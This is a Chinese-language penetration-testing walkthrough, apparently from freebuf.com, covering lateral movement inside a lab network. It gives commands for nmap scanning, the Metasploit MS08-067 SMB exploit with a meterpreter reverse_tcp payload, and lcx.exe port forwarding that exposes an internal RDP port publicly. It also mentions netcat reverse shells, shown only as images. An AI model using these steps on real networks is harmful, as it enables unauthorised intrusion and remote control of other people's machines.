
0x01 内网信息收集实施攻击
在同一个网段中,扫描主机存活信息,能确定一定范围,寻找目标主机,并且可以获得主机开放的端口;运行的服务,挖掘到存在的漏洞信息。

 首先用nmap获取到有漏洞的主机,然后打开metasploit;启动postgresql服务;切换数据库账户,创建数据库账户,设置密码后,账户为msf3@。
#servuce postgresql start(启动postgresql服务)
#su postgres(切换posstgres账户)
#createuser msf3 –P(创建msf3账户)
#createdb –owner=msf3 msf3(创建数据库名为msf3)

#db_connect msf3:msf3@localhost/msf3(连接msf3账户)
#db_status(查看已连接数据库账户状态)
 #search ms08_067(搜索微软系统命名代号是MS08_067漏洞)

#use exploit/windows/smb/ms08_067_netapi(使用msf里面的漏洞利用模块)
#show options(显示漏洞显示选项)

#set payloadwindows/meterpreter/reverse_tcp(设置反向TCP模块)
#exploit(开始攻击)
0x02 LCX内网转向公网

内网机器上执行:lcx.exe –slave 公网IP +端口 内网IP +端口
例如:lcx.exe –slave 192.168.1.118 51 192.168.1.119 3389
将内网(192.168.1.119)的3389端口转发到公网(192.168.1.118)的51端口
 然后在公网的机器上:
Lcx.exe –listen 监听51端口,转发到公网机器的3389端口
例如:Lcx.exe –listen 51 3389

 这个时候已经将内网的3389转发到了公网机器的3389端口,我们在本地机器上远程公网IP+3389 ,就连接上了内网机器的3389
0x03 NC 反弹CMDshell
本机:192.168.1.118(win7)

远程机器:192.168.1.119(xp)
正向连接:
在远程机器上(t参数可以省略)
 在本地机器上:
 成功之后,本地机器就获得了一个远程机器的shell:
来源:freebuf.com 2019-01-18 09:22:52 by: 凯信特安全团队